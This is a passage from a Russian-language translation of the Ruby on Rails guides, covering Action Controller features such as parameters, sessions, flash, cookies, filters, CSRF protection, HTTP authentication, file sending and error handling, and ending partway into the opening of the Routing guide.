Фактический URL в этом примере будет перекодирован как `/clients?ids%5b%5d=1&ids%5b%5d=2&ids%5b%5d=3`, так как `[` и `]` не допустимы в URL. В основном, вам не придется беспокоиться об этом, так как браузер позаботится об этом за вас, а Rails декодирует это обратно, когда получит, но если вы когда-нибудь будете отправлять эти запросы вручную, имейте это в виду.

Значение `params[:ids]` теперь будет `["1", "2", "3"]`. Отметьте, что значения параметра всегда строчное; Rails не делает попыток угадать или предсказать тип.

Чтобы послать хэш, следует заключить имя ключа в скобки:

```
<form accept-charset="UTF-8" action="/clients" method="post">
  <input type="text" name="client[name]" value="Acme" />
  <input type="text" name="client[phone]" value="12345" />
  <input type="text" name="client[address][postcode]" value="12345" />
  <input type="text" name="client[address][city]" value="Carrot City" />
</form>
```

Когда эта форма будет подтверждена, значение `params[:client]` будет `{ "name" => "Acme", "phone" => "12345", "address" => { "postcode" => "12345", "city" => "Carrot City" } }`. Обратите внимание на вложенный хэш в `params[:client][:address]`.

Отметьте, что хэш `params` фактически является экземпляром `HashWithIndifferentAccess` от Active Support, который ведет себя как хэш, который позволяет взаимозаменяемо использовать символы и строки как ключи.

Параметры JSON/XML

Если вы пишете приложение веб-сервиса, возможно вам более комфортно принимать параметры в формате JSON или XML. Rails автоматически преобразует ваши параметры в хэш `params`, к которому можно получить доступ так же, как и к обычным данным формы.

Так, к примеру, если вы пошлете этот параметр JSON:

```
{ "company": { "name": "acme", "address": "123 Carrot Street" } }
```

То получите `params[:company]` как `{ :name => "acme", :address => "123 Carrot Street" }`.

Также, если включите `config.wrap_parameters` в своем инициализаторе или вызовете `wrap_parameters` в своем контроллере, можно безопасно опустить корневой элемент в параметре JSON/XML. Параметры будут клонированы и обернуты в ключ, соответствующий по умолчанию имени вашего контроллера. Таким образом, вышеупомянутый параметр может быть записан как:

```
{ "name": "acme", "address": "123 Carrot Street" }
```

И предположим, что мы посылаем данные в `CompaniesController`, тогда он будет обернут в ключ `:company` следующим образом:

```
{ :name => "acme", :address => "123 Carrot Street", :company => { :name => "acme", :address => "123 Carrot Street" } }
```

После обращения к [документации API](#): вы сможете настроить имя ключа или определенные параметры, которые вы хотите обернуть.

Параметры роутинга

Хэш params будет всегда содержать ключи :controller и :action, но следует использовать методы controller_name и action_name вместо них для доступа к этим значениям. Любой другой параметр, определенный роутингом, такой как :id, также будет доступен. Как пример рассмотрим перечень клиентов, где список может быть показан либо для активных, либо для неактивных клиентов. Мы можем добавить маршрут, который перехватывает параметр :status в “красивом” URL:

```
match '/clients/:status' => 'clients#index', :foo => "bar"
```

В этом случае, когда пользователь откроет URL /clients/active, params[:status] будет установлен в “active”. Когда использован этот маршрут, params[:foo] также будет установлен в “bar”, как будто он был передан в строке запроса. Аналогично params[:action] будет содержать “index”.

default_url_options

Можно установить глобальные параметры по умолчанию, которые будут использованы, когда генерируется URL, с использованием default_url_options. Чтобы сделать это, определите метод с этим именем в вашем контроллере:

```
class ApplicationController < ActionController::Base
  # Параметр options - это хэш, переданный в 'url_for'
  def default_url_options(options)
    {:locale => I18n.locale}
  end
end
```

Эти опции будут использованы как начальная точка при генерации URL, поэтому, возможно, они будут переопределены с помощью url_for. Поскольку этот метод определяется в контроллере, можете определить его в ApplicationController, таким образом он будет использован при любой генерации URL, или можете определить его только в одном контроллере для всех генерируемых там URL.

Сессия

У вашего приложения есть сессия для каждого пользователя в которой можно хранить небольшие порции данных, которые будут сохранены между запросами. Сессия доступна только в контроллере и во вьюхе, и может использовать один из нескольких механизмов хранения:

- ActionDispatch::Session::CookieStore – Хранит все на клиенте.
- ActiveRecord::SessionStore – Хранит данные в базе данных с использованием Active Record.
- ActionDispatch::Session::CacheStore – Хранит данные в кэше Rails.
- ActionDispatch::Session::MemCacheStore – Хранит данные в кластере memcached (эта реализация – наследие старых версий, вместо нее рассмотрите использование CacheStore).

Все сессии используют куки для хранения уникального ID каждой сессии (вы обязаны использовать куки, Rails не позволяет передавать ID сессии в URL, так как это не безопасно).

Для большинства способов хранения этот ID используется для поиска данных сессии на сервере, в т.ч. в таблице базы данных. Имеется одно исключение, это дефолтное и рекомендуемое хранение сессии – CookieStore – которое хранит все данные сессии в куки (ID остается доступным, если он вам нужен). Преимущества этого в легкости, отсутствии настройки для нового приложения в порядке использования сессий. Данные в куки криптографически подписаны, что делает их защищенными от взлома, но не зашифрованы, таким образом любой получивший к ним доступ, может прочитать их содержимое, но не отредактировать их (Rails не примет их, если они были отредактированы).

CookieStore могут хранить около 4kB данных – намного меньше, чем остальные – но этого обычно хватает. Хранение большего количества данных в сессии не рекомендуется, вне зависимости от того, как хранятся они в приложении. Следует специально избегать хранения в сессии сложных объектов (ничего, кроме простых объектов Ruby, например экземпляры моделей), так как сервер может не собрать их между запросами, что приведет к ошибке.

Если пользовательские сессии не хранят критичные данные или нет необходимости в ее сохранности на долгий период (скажем, если вы используете ее для сообщений во flash), можете рассмотреть использование ActionDispatch::Session::CacheStore. Он сохранит сессии с использованием реализации кэша, которую вы настроили для своего приложения. Преимущество этого в том, что для хранения сессий можно использовать существующую инфраструктуру кэширования без необходимости дополнительных настроек или администрирования. Минус, разумеется, в том, что сессии будут недолговечными и время от времени исчезать.

Читайте подробнее о хранении сессий в [Руководстве по безопасности](#).

Если вы нуждаетесь в другом механизме хранения сессий, измените его в файле config/initializers/session_store.rb:

```
# Use the database for sessions instead of the cookie-based default,
# which shouldn't be used to store highly confidential information
# (create the session table with "script/rails g session_migration")
# YourApp::Application.config.session_store :active_record_store
```

Rails настраивает ключ сессии (имя куки) при подписании данных сессии. Он также может быть изменен в `config/initializers/session_store.rb`:

```
# Be sure to restart your server when you modify this file.

YourApp::Application.config.session_store :cookie_store, :key => '_your_app_session'
```

Можете также передать ключ `:domain` и определить имя домена для куки:

```
# Be sure to restart your server when you modify this file.

YourApp::Application.config.session_store :cookie_store, :key => '_your_app_session', :domain => ".example.com"
```

Rails настраивает (для `CookieStore`) секретный ключ, используемый для подписания данных сессии. Он может быть изменен в `config/initializers/secret_token.rb`:

```
# Be sure to restart your server when you modify this file.

# Your secret key for verifying the integrity of signed cookies.
# If you change this key, all old signed cookies will become invalid!
# Make sure the secret is at least 30 characters and all random,
# no regular words or you'll be exposed to dictionary attacks.
YourApp::Application.config.secret_token = '49d3f3de9ed86c74b94ad6bd0...'
```

Изменение секретного ключа при использовании `CookieStore` делает все предыдущие сессии невалидными.

Доступ к сессии

В контроллере можно получить доступ к сессии с помощью метода экземпляра `session`.

Сессии лениво загружаются. Если вы не получаете доступ к сессиям в коде экшна, они не будут загружаться. Следовательно, никогда не нужно отключать сессии, просто не обращайтесь к ним, чтобы они не работали.

Значение сессии хранится, используя пары ключ/значение, подобно хэшу:

```
class ApplicationController < ActionController::Base

  private

  # Находим пользователя с ID, хранящимся в сессии с ключем
  # :current_user_id Это обычный способ обрабатывать вход пользователя
  # в приложении на Rails; вход устанавливает значение сессии, а
  # выход убирает его.
  def current_user
    @current_user ||= session[:current_user_id] &&
      User.find_by_id(session[:current_user_id])
  end
end
```

Чтобы что-то хранить в сессии, просто присвойте это ключу, как в хэше:

```
class LoginsController < ApplicationController
  # "Создаем" логин (при входе пользователя)
  def create
    if user = User.authenticate(params[:username], params[:password])
      # Сохраняем ID пользователя в сессии, так что он может быть использован
      # в последующих запросах
      session[:current_user_id] = user.id
      redirect_to root_url
    end
  end
end
```

Чтобы убрать что-то из сессии, присвойте этому ключу `nil`:

```
class LoginsController < ApplicationController
  # "Удаляем" логин (при выходе пользователя)
  def destroy
    # Убираем id пользователя из сессии
    @current_user = session[:current_user_id] = nil
    redirect_to root_url
  end
end
```

Для сброса существующей сессии, используйте `reset_session`.

Flash

Flash – это специальная часть сессии, которая очищается с каждым запросом. Это означает, что значения хранятся там доступными только до следующего запроса, что полезно для хранения сообщений об ошибке и т.п. Доступ к нему можно получить так же, как к сессии, подобно хэшу. Давайте посмотрим действие `log_out` как пример. Контроллер может послать

сообщение, которое будет отображено пользователю при следующем запросе:

```
class LoginsController < ApplicationController
  def destroy
    session[:current_user_id] = nil
    flash[:notice] = "You have successfully logged out"
    redirect_to root_url
  end
end
```

Отметьте, что также возможно назначить сообщение флэш как часть перенаправления:

```
redirect_to root_url, :notice => "You have successfully logged out"
```

Экшн `destroy` перенаправляет на `root_url` приложения, где будет отображено сообщение. Отметьте, что от следующего экшна полностью зависит решение, будет ли он или не будет что-то делать с тем, что предыдущий экшн вложил во `flash`. Принято отображать возникающие ошибки или уведомления из `flash` в макете приложения:

```
<html>
  <!-- <head/> -->
  <body>
    <% if flash[:notice] %>
      <p class="notice"><%= flash[:notice] %></p>
    <% end %>
    <% if flash[:error] %>
      <p class="error"><%= flash[:error] %></p>
    <% end %>
    <!-- more content -->
  </body>
</html>
```

В этом случае, если экшн установил сообщение об ошибке или уведомление, макет отобразит это автоматически.

Если хотите, чтобы значение `flash` было перенесено для другого запроса, используйте метод `keep`:

```
class MainController < ApplicationController
  # Давайте скажем этому экшну, соответствующему root_url, что хотим
  # все запросы сюда перенаправить на UsersController#index. Если
  # экшн установил flash и направил сюда, значения в нормальной ситуации
  # будут потеряны, когда произойдет другой редирект, но Вы можете
  # использовать 'keep', чтобы сделать его доступным для другого запроса.
  def index
    # Сохранит все значения flash.
    flash.keep

    # Можете также использовать ключ для сохранения определенных значений.
    # flash.keep(:notice)
    redirect_to users_url
  end
end
```

flash.now

По умолчанию, добавление значений во `flash` делает их доступными для следующего запроса, но иногда хочется иметь доступ к этим значениям в том же запросе. Например, если экшн `create` проваливается в сохранении ресурса, и вы рендерите макет `new` непосредственно тут, то не собираетесь передавать результат в новый запрос, но хотите отобразить сообщение, используя `flash`. Чтобы это сделать, используйте `flash.now` так же, как использовали нормальный `flash`:

```
class ClientsController < ApplicationController
  def create
    @client = Client.new(params[:client])
    if @client.save
      # ...
    else
      flash.now[:error] = "Could not save client"
      render :action => "new"
    end
  end
end
```

Куки

Ваше приложение может хранить небольшое количество данных у клиента – в так называемых куки – которое будет сохранено между запросами и даже сессиями. Rails обеспечивает простой доступ к куки посредством метода `cookies`, который – очень похож на `session` – работает как хэш:

```
class CommentsController < ApplicationController
  def new
    # Автозаполнение имени комментатора, если оно хранится в куки.
    @comment = Comment.new(:name => cookies[:commenter_name])
  end
end
```

```
def create
  @comment = Comment.new(params[:comment])
  if @comment.save
    flash[:notice] = "Thanks for your comment!"
    if params[:remember_name]
      # Запоминаем имя комментатора.
      cookies[:commenter_name] = @comment.name
    else
      # Удаляем из куки имя комментатора, если оно есть.
      cookies.delete(:commenter_name)
    end
    redirect_to @comment.article
  else
    render :action => "new"
  end
end
end
```

Отметьте, что если для удаления сессии устанавливался ключ в nil, то для удаления значения куки следует использовать `cookies.delete(:key)`.

Рендеринг данных xml и json

ActionController позволяет очень просто рендерить данные xml или json. Если создадите контроллер с помощью скаффолда, то ваш контроллер будет выглядеть следующим образом.

```
class UsersController < ApplicationController
  def index
    @users = User.all
    respond_to do |format|
      format.html # index.html.erb
      format.xml { render :xml => @users }
      format.json { render :json => @users }
    end
  end
end
```

Отметьте, что в вышеописанном коде `render :xml => @users`, а не `render :xml => @users.to_xml`. Это связано с тем, что если введена не строка, то rails автоматически вызовет `to_xml`.

Фильтры

Фильтры — это методы, которые запускаются до, после или “вокруг” экшна контроллера.

Фильтры наследуются, поэтому, если вы установите фильтр в ApplicationController, он будет запущен в каждом контроллере вашего приложения.

Предварительные фильтры могут прерывать цикл запроса. Обычный предварительный фильтр это, например, тот, который требует, чтобы пользователь был авторизован для запуска экшна. Метод фильтра можно определить следующим образом:

```
class ApplicationController < ActionController::Base
  before_filter :require_login

  private

  def require_login
    unless logged_in?
      flash[:error] = "You must be logged in to access this section"
      redirect_to new_login_url # прерывает цикл запроса
    end
  end

  # метод logged_in? просто возвращает true если пользователь авторизован,
  # и false в противном случае. Это так называемый "booleanizing"
  # к методу current_user, который мы создали ранее, применили двойной !
  # оператор. Отметьте, что это не обычно для Ruby и не рекомендуется, если
  # вы действительно не хотите конвертировать что-либо в true или false.
  def logged_in?
    !!current_user
  end
end
```

Метод просто записывает сообщение об ошибке во flash и перенаправляет на форму авторизации, если пользователь не авторизовался. Если предварительный фильтр рендерится или перенаправляет, экшн не запустится. Если есть дополнительные фильтры в очереди, они также прекращаются.

В этом примере фильтр добавлен в ApplicationController, и поэтому все контроллеры в приложении наследуют его. Это приводит к тому, что всё в приложении требует, чтобы пользователь был авторизован, чтобы пользоваться им. По понятным причинам (пользователь не сможет зарегистрироваться в первую очередь!), не все контроллеры или экшны должны

требовать его. Вы можете не допустить запуск этого фильтра перед определенными экшнами с помощью `skip_before_filter`:

```
class LoginsController < ApplicationController
  skip_before_filter :require_login, :only => [:new, :create]
end
```

Теперь, экшны `LoginsController` `new` и `create` будут работать как раньше, без требования к пользователю быть зарегистрированным. Опция `:only` используется для пропуска фильтра только для этих экшнов, также есть опция `:except`, которая работает наоборот. Эти опции могут также использоваться при добавлении фильтров, поэтому можете добавить фильтр, который запускается только для выбранных экшнов в первую очередь.

Последующие фильтры и охватывающие фильтры

В дополнение к предварительным фильтрам, можете запустить фильтры после того, как экшн был запущен, или и до, и после. Последующий фильтр подобен предварительному, но, поскольку экшн уже был запущен, у него есть доступ к данным отклика, которые будут отосланы клиенту. Очевидно, последующий фильтр не сможет остановить экшн от запуска.

Охватывающие фильтры ответственны за запуск экшна с помощью `yield`, подобно тому, как работает `Rack middlewares`.

```
class ChangesController < ActionController::Base
  around_filter :wrap_in_transaction, :only => :show

  private

  def wrap_in_transaction
    ActiveRecord::Base.transaction do
      begin
        yield
      ensure
        raise ActiveRecord::Rollback
      end
    end
  end
end
```

Отметьте, что обертка охватывающих фильтров также рендерится. В частности, если в вышеуказанном примере выюха сама начнет считывать из базы данных через скоуп или что-то еще, он это осуществит внутри транзакции, предоставив, таким образом, данные для предварительного просмотра..

В них можно не вызывать `yield` и создать отклик самостоятельно, в этом случае экшн не будет запущен.

Другие способы использования фильтров

Хотя наиболее распространенный способ использования фильтров – это создание `private` методов и использование `*_filter` для их добавления, есть два других способа делать то же самое.

Первый – это использовать блок прямо в методах `*_filter`. Блок получает контроллер как аргумент, и вышеупомянутый фильтр `require_login` может быть переписан с использованием блока:

```
class ApplicationController < ActionController::Base
  before_filter do |controller|
    redirect_to new_login_url unless controller.send(:logged_in?)
  end
end
```

Отметьте, что фильтр в этом случае использует метод `send`, так как `logged_in?` является `private`, и фильтр не запустится в области видимости контроллера. Это не рекомендуемый способ применения такого особого фильтра, но в простых задачах он может быть полезен.

Второй способ – это использовать класс (фактически, подойдет любой объект, реагирующий правильными методами) для управления фильтрацией. Это полезно для более сложных задач, которые не могут быть осуществлены предыдущими двумя способами по причине трудности читаемости и повторного использования. Как пример, можете переписать фильтр авторизации снова, используя класс:

```
class ApplicationController < ActionController::Base
  before_filter LoginFilter
end

class LoginFilter
  def self.filter(controller)
    unless controller.send(:logged_in?)
      controller.flash[:error] = "You must be logged in"
      controller.redirect_to controller.new_login_url
    end
  end
end
```

Опять же, это – не идеальный пример для этого фильтра, поскольку он не запускается в области видимости контроллера, а получает контроллер как аргумент. Класс фильтра имеет метод класса `filter`, который запускается до или после эшна, в

зависимости от того, определен ли он предварительным или последующим фильтром. Классы, используемые как охватывающие фильтры, могут также использовать тот же метод `filter`, и они будут запущены тем же образом. Метод должен иметь `yield` для исполнения экшна. Альтернативно, он может иметь методы `before`, и `after`, которые запускаются до и после экшна.

Защита от подделки запросов

Подделка межсайтовых запросов – это тип атаки, в которой сайт обманом заставляет пользователя сделать запрос на другой сайт, возможно добавляя, изменяя или удаляя данные на этом сайте без ведома или разрешения пользователя.

Первый шаг в избегании этого – убедиться, что все “разрушительные” экшны (создание, обновление и уничтожение) могут быть доступны только не-GET запросам. Если вы следуете соглашениям RESTful, то уже делаете это. Однако, сайт злоумышленника может также легко послать не-GET запрос на ваш сайт, поэтому и необходима защита от подделки запросов. Как следует из ее имени, она защищает от подделанных запросов.

Это можно сделать, добавив неугадываемый токен, известный только вашему серверу, в каждый запрос. При этом способе, если запрос приходит без подходящего токена, ему будет отказано в доступе.

Если вы генерируете подобную форму:

```
<%= form_for @user do |f| %>
  <%= f.text_field :username %>
  <%= f.text_field :password %>
<% end %>
```

то увидите, как токен будет добавлен в скрытое поле:

```
<form accept-charset="UTF-8" action="/users/1" method="post">
<input type="hidden"
  value="67250ab105eb5ad10851c00a5621854a23af5489"
  name="authenticity_token"/>
<!-- fields -->
</form>
```

Rails добавит этот токен в каждую форму, генерируемую с помощью [хелперов форм](#), таким образом, большую часть времени можете об этом не беспокоиться. Если вы пишете формы вручную или хотите добавить токен по другой причине, это можно сделать, используя метод `form_authenticity_token`:

`form_authenticity_token` создает валидный аутентификационный токен. Его полезно помещать в места, куда Rails не добавляет его автоматически, например в произвольные вызовы Ajax.

В [Руководстве по безопасности](#) имеется более подробная информация об этом, и множество других вопросов, посвященных безопасности, которые вы должны принимать во внимание при разработке веб приложения.

Объекты Request и Response

В каждом контроллере есть два accessor-метода, указывающих на объекты запроса и отклика, связанные с циклом запроса, находящегося в текущее время на исполнении. Метод `request` содержит экземпляр `AbstractRequest`, а метод `response` возвращает объект отклика, представляющий то, что собирается быть отправлено обратно на клиента.

Объект request

Объект `request` содержит множество полезной информации о запросе, полученном с клиента. Чтобы получить полный перечень доступных методов, обратитесь к [документации по API](#). В числе свойств, доступных для этого объекта, следующие:

Свойство request	Цель
<code>host</code>	Имя хоста, используемого для этого запроса.
<code>domain(n=2)</code>	Первые n сегментов имени хоста, начиная справа (домен верхнего уровня).
<code>format</code>	Тип содержимого, запрошенного с клиента.
<code>method</code>	Метод HTTP, использованного для запроса.
<code>get?, post?, put?, delete?, head?</code>	Возвращает true, если метод HTTP – это GET/POST/PUT/DELETE/HEAD.
<code>headers</code>	Возвращает хэш, содержащий заголовки, связанные с запросом.
<code>port</code>	Номер порта (число), использованного для запроса.
<code>protocol</code>	Возвращает строку, содержащую использованный протокол плюс “://”, например “http://”.
<code>query_string</code>	Часть URL со строкой запроса, т.е. все после “?”.
<code>remote_ip</code>	Адрес IP клиента.
<code>url</code>	Полный URL, использованный для запроса.

`path_parameters`, `query_parameters` и `request_parameters`

Rails собирает все параметры, посланные вместе с запросом, в хэше `params`, были ли они посланы как часть строки запроса,

либо в теле запроса post. У объекта request имеется три метода доступа, которые дают доступ к этим параметрам в зависимости от того, откуда они пришли. Хэш query_parameters содержит параметры, посланные как часть строки запроса, а хэш request_parameters содержит параметры, посланные как часть тела post. Хэш path_parameters содержит параметры, распознанные роутингом как часть пути, ведущего к определенному контроллеру и экшну.

Объект response

Объект response обычно не используется напрямую, но он создается в течение исполнения экшна и рендеринга данных, которые посылаются обратно пользователю, но иногда – например, в последующем фильтре – бывает полезно иметь доступ к отклику напрямую. Некоторые из этих методов доступа имеют настройки, позволяющие изменять их значения.

Свойство response	Назначение
body	Это строка данных, которая будет возвращена клиенту. Часто это HTML.
status	Код статуса HTTP для отклика, например 200 для успешного отклика или 404 для ненайденного файла.
location	URL, по которому клиент будет перенаправлен, если указан.
content_type	Тип содержимого отклика.
charset	Кодировка, используемая для отклика. По умолчанию это "utf-8".
headers	Заголовки, используемые для отклика.

Установка пользовательских заголовков

Если хотите установить произвольные заголовки для отклика, то response.headers – как раз то место, что нужно. Атрибут заголовков – это хэш, который связывает имена заголовков с их значениями, и Rails устанавливает некоторые из них автоматически. Если хотите добавить или изменить заголовок, назначьте его response.headers следующим образом:

```
response.headers["Content-Type"] = "application/pdf"
```

Аутентификации HTTP

Rails поставляется с двумя встроенными механизмами аутентификации HTTP:

- Простая аутентификация
- Digest аутентификация

Простая аутентификация HTTP

Простая аутентификация HTTP – это аутентификационная схема, поддерживаемая большинством браузеров и других клиентов HTTP. Как пример, рассмотрим административный раздел, который доступен только при вводе имени пользователя и пароля в основном диалоговом окне браузера. Использование встроенной аутентификации достаточно простое, и требует использования одного метода http_basic_authenticate_with.

```
class AdminController < ApplicationController
  http_basic_authenticate_with :name => "humbaba", :password => "5baa61e4"
end
```

Разместив это, можете создавать именованные контроллеры, наследуемые от AdminController. Таким образом, предварительный фильтр будет запущен для всех экшнов в этих контроллерах, защищая их с помощью основной аутентификации HTTP.

Digest аутентификация HTTP

Digest аутентификация HTTP превосходит простую аутентификацию, так как она не требует от клиента посылать незашифрованный пароль по сети (хотя простая аутентификация HTTP безопасна через HTTPS). Использовать digest аутентификацию с Rails просто, и это потребует только один метод authenticate_or_request_with_http_digest.

```
class AdminController < ApplicationController
  USERS = { "lifo" => "world" }

  before_filter :authenticate

  private

  def authenticate
    authenticate_or_request_with_http_digest do |username|
      USERS[username]
    end
  end
end
```

Как мы видим из примера, блок authenticate_or_request_with_http_digest принимает только один аргумент – имя пользователя. И блок возвращает пароль. Возврат false или nil из authenticate_or_request_with_http_digest вызовет провал аутентификации.

Потоки и загрузка файлов

Иногда хочется послать пользователю файл вместо рендеринга страницы HTML. Все контроллеры в Rails имеют методы `send_data` и `send_file`, которые направляют данные на клиента. `send_file` — это удобный метод, который позволяет указать имя файла на диске, а он направит содержимое этого файла вам.

Чтобы направить данные на клиента, используйте `send_data`:

```
require "prawn"
class ClientsController < ApplicationController
  # Создает документ PDF с информацией на клиента и возвращает
  # его. Пользователь получает PDF как загрузку файла.
  def download_pdf
    client = Client.find(params[:id])
    send_data generate_pdf(client),
              :filename => "#{client.name}.pdf",
              :type => "application/pdf"
  end

  private

  def generate_pdf(client)
    Prawn::Document.new do
      text client.name, :align => :center
      text "Address: #{client.address}"
      text "Email: #{client.email}"
    end.render
  end
end
```

Экшн `download_pdf` в примере вызовет `private` метод, который фактически создаст документ PDF и возвратит его как строку. Эта строка будет направлена клиенту как загрузка файла, и пользователю будет предложено имя файла. Иногда при передаче файлов пользователю, вы можете не захотеть, чтобы их скачивали. Принятие изображений, к примеру, которое может быть внедрено в страницы HTML. Чтобы сказать браузеру, что файл не подразумевает быть скачанным, нужно установить опцию `:disposition` как `"inline"`. Противоположное и дефолтное значение этой опции — `"attachment"`.

Отправка файлов

Если хотите отправить файл, уже существующий на диске, используйте метод `send_file`.

```
class ClientsController < ApplicationController
  # Передача файла, который уже был создан и сохранен на диск.
  def download_pdf
    client = Client.find(params[:id])
    send_file("#{Rails.root}/files/clients/#{client.id}.pdf",
             :filename => "#{client.name}.pdf",
             :type => "application/pdf")
  end
end
```

Это прочтет и передаст файл блоками в 4kB за раз, что избегает загрузки целого файла в память одновременно. Можете отключить потоковость с помощью опции `:stream` или отрегулировать размер блока с помощью опции `:buffer_size`.

Если не указан `:type`, он будет угадан по расширению файла, указанного в `:filename`. Если для расширения не зарегистрирован тип содержимого, будет использован `application/octet-stream`.

Будьте осторожны, когда используете данные, пришедшие с клиента (`params`, куки и т.д.), для обнаружения файла на диске, так как есть риск безопасности в том, что кто-то может получить доступ к файлам, которые они не должны видеть.

Не рекомендуется передавать статичные файлы через Rails, если можно вместо этого разместить их в папке `public` на Вашем вебсервере. Более эффективно разрешить пользователям скачивать файлы напрямую, используя Apache или другой вебсервер, сохраняя запрос от ненужного прогона через весь стек Rails.

Загрузка RESTful

Хотя `send_data` работает прекрасно, если вы создаете приложение на принципах RESTful, наличие отдельных экшнов для загрузок файла обычно не рекомендовано. В терминологии REST, файл PDF из примера выше можно считать еще одним представлением ресурса `client`. Rails предоставляет простой и наглядный способ осуществления загрузок в стиле RESTful. Вот как можно переписать пример так, что загрузка PDF является частью экшна `show`, без какой-либо потоковости:

```
class ClientsController < ApplicationController
  # Пользователь может запросить получение этого ресурса как HTML или PDF.
  def show
    @client = Client.find(params[:id])

    respond_to do |format|
      format.html
      format.pdf { render :pdf => generate_pdf(@client) }
    end
  end
end
```

```
end  
end
```

Для того, чтобы этот пример заработал, нужно добавить PDF тип MIME в Rails. Это выполняется добавлением следующей строки в файл `config/initializers/mime_types.rb`:

```
Mime::Type.register "application/pdf", :pdf
```

Конфигурационные файлы не перезагружаются с каждым запросом, поэтому необходимо перезапустить сервер для того, чтобы изменения вступили в силу.

Теперь пользователь может запрашивать получение версии в PDF, просто добавив “.pdf” в URL:

```
GET /clients/1.pdf
```

Фильтрация параметров

Rails ведет лог-файл для каждой среды в папке `log`. Это чрезвычайно полезно при отладке, что мы уже фактически наблюдали в вашем приложении, но в реальной жизни вам может быть не нужно хранение каждого бита информации в лог-файле. Можно фильтровать определенные параметры запросов в файлах лога, присоединив их к `config.filter_parameters` в настройках приложения. Эти параметры будут помечены в логе как `[FILTERED]`:

```
config.filter_parameters << :password
```

Обработка ошибок

Скорее всего, ваше приложение будет содержать ошибки или, другими словами, вызывать исключения, которые нужно обработать. Например, если пользователь проходит по ссылке на ресурс, который больше не существует в базе данных, `Active Record` вызовет исключение `ActiveRecord::RecordNotFound`.

Дефолтный обработчик исключений Rails отображает сообщение “500 Server Error” для всех исключений. Если запрос сделан локально, отображается прекрасная трассировка и некоторая дополнительная информация, так что вы можете выяснить, что пошло не так, и разобраться с этим. Если запрос был удаленным, Rails отобразит пользователю лишь простое сообщение “500 Server Error”, или “404 Not Found”, если была проблема с роутингом или запись не была найдена. Иногда вы захотите настроить, как эти ошибки будут перехвачены, и как они будут отображены пользователю. В приложении на Rails доступны несколько уровней обработки исключений:

Дефолтные шаблоны 500 и 404

По умолчанию приложение в среде `production` будет рендерить или 404, или 500 сообщение об ошибке. Эти сообщения содержатся в статичных файлах HTML в папке `public`, в `404.html` и `500.html` соответственно. Можете настроить эти файлы, добавив дополнительную информацию и разметку, но помните, что они статичны; т.е. нельзя использовать RHTML или макеты в них, только чистый HTML.

`rescue_from`

Если хотите сделать нечто более сложное при перехвате ошибок, можете использовать `rescue_from`, которая управляет исключениями определенного типа (или нескольких типов) во всем контроллере и его subclasses.

Когда происходит исключение, которое перехватывается директивой `rescue_from`, сбойный объект передается в обработчик. Обработчик может быть методом или объектом `Proc`, переданным опции `:with`. Также можно использовать блок вместо объекта `Proc`.

Вот как можно использовать `rescue_from` для перехвата всех ошибок `ActiveRecord::RecordNotFound` и что-то с ними делать.

```
class ApplicationController < ActionController::Base  
  rescue_from ActiveRecord::RecordNotFound, :with => :record_not_found  
  
  private  
  
  def record_not_found  
    render :text => "404 Not Found", :status => 404  
  end  
end
```

Конечно, этот пример далеко не доработан, и ничуть не улучшает обработку исключений по умолчанию, но раз вы уже перехватили все эти исключения, то вольны делать с ними все, что хотите. Например, можете создать свои классы исключений, которые будут вызваны, когда у пользователя нет доступа в определенные разделы вашего приложения:

```
class ApplicationController < ActionController::Base  
  rescue_from User::NotAuthorized, :with => :user_not_authorized  
  
  private  
  
  def user_not_authorized  
    flash[:error] = "You don't have access to this section."  
  end  
end
```

```
      redirect_to :back
    end
  end

class ClientsController < ApplicationController
  # Проверим, что пользователь имеет права доступа к клиентам.
  before_filter :check_authorization

  # Отметим как экшны не беспокоятся об авторизационных делах.
  def edit
    @client = Client.find(params[:id])
  end

  private

  # Если пользователь не авторизован, просто вызываем исключение.
  def check_authorization
    raise User::NotAuthorized unless current_user.admin?
  end
end
```

Некоторые исключения перехватываются только из класса ApplicationController, так как они вызываются до того, как контроллер будет инициализирован, и экшны будут выполнены. Смотрите [статью Pratik Naik](#) по этой теме.

Навязывание протокола HTTPS

Иногда хочется навязать определенному контроллеру быть доступным только через протокол HTTPS по причинам безопасности. Начиная с Rails 3.1 можно использовать в контроллере метод `force_ssl`, для принуждения к этому:

```
class DinnerController
  force_ssl
end
```

подобно фильтру, можно также передать `:only` и `:except` для принуждения безопасного соединения только определенным экшнам.

```
class DinnerController
  force_ssl :only => :cheeseburger
  # или
  force_ssl :except => :cheeseburger
end
```

Пожалуйста, отметьте, что если вы добавили `force_ssl` во многие контроллеры, то, возможно, вместо этого хотите навязать всему приложению использование HTTPS. В этом случае можно установить `config.force_ssl` в файле окружения.

8. Роутинг в Rails

Это руководство охватывает открытые для пользователя функции роутинга Rails. Обратившись к нему, вы сможете:

- Понимать код `routes.rb`
- Создавать свои собственные маршруты, используя или предпочитаемый ресурсный стиль, или с помощью метода `match`
- Определять, какие параметры ожидает получить экшн
- Автоматически создавать пути и URL, используя маршрутные хелперы
- Использовать продвинутые техники, такие как ограничения и точки назначения Rack

Цель роутера Rails

Роутер Rails распознает URL и соединяет их с экшном контроллера. Он также создает пути и URL, избегая необходимость писать тяжелый код в ваших вьюхах.

Соединение URL с кодом

Когда ваше приложение на Rails получает входящий запрос

```
GET /patients/17
```

оно опрашивает роутер на предмет соответствия экшну контроллера. Если первый соответствующий маршрут это

```
match "/patients/:id" => "patients#show"
```

то запрос будет направлен в контроллер `patients` в экшн `show` с `{ :id => "17" }` в `params`.

Создание URL из кода

Также можно создавать пути и URL. Если приложение содержит код:

```
@patient = Patient.find(17)
```

```
<%= link_to "Patient Record", patient_path(@patient) %>
```

То роутер создаст путь `/patients/17`. Это увеличит устойчивость вашей вьюхи и упростит код для понимания. Отметьте, что `id` не нужно указывать в маршрутном хелпере.

Ресурсный роутинг (часть первая)

Ресурсный роутинг позволяет быстро объявлять все обычные маршруты для заданного ресурсного контроллера. Вместо объявления отдельных маршрутов для экшнов `index`, `show`, `new`, `edit`, `create`, `update` и `destroy`, ресурсный маршрут объявляет их в единственной строке кода.

Ресурсы в вебе

Браузеры запрашивают страницы от Rails, выполняя запрос по URL, используя определенный метод HTTP, такой как `GET`, `POST`, `PUT` и `DELETE`. Каждый метод – это запрос на выполнение операции с ресурсом. Ресурсный маршрут соединяет несколько родственных запросов с экшнами в одном контроллере.

Когда приложение на Rails получает входящий запрос

```
DELETE /photos/17
```

оно просит роутер соединить его с экшном контроллера. Если первый соответствующий маршрут такой

```
resources :photos
```

Rails переведет этот запрос в метод `destroy` контроллера `photos` с `{ :id => "17" }` в `params`.

CRUD, методы и экшны

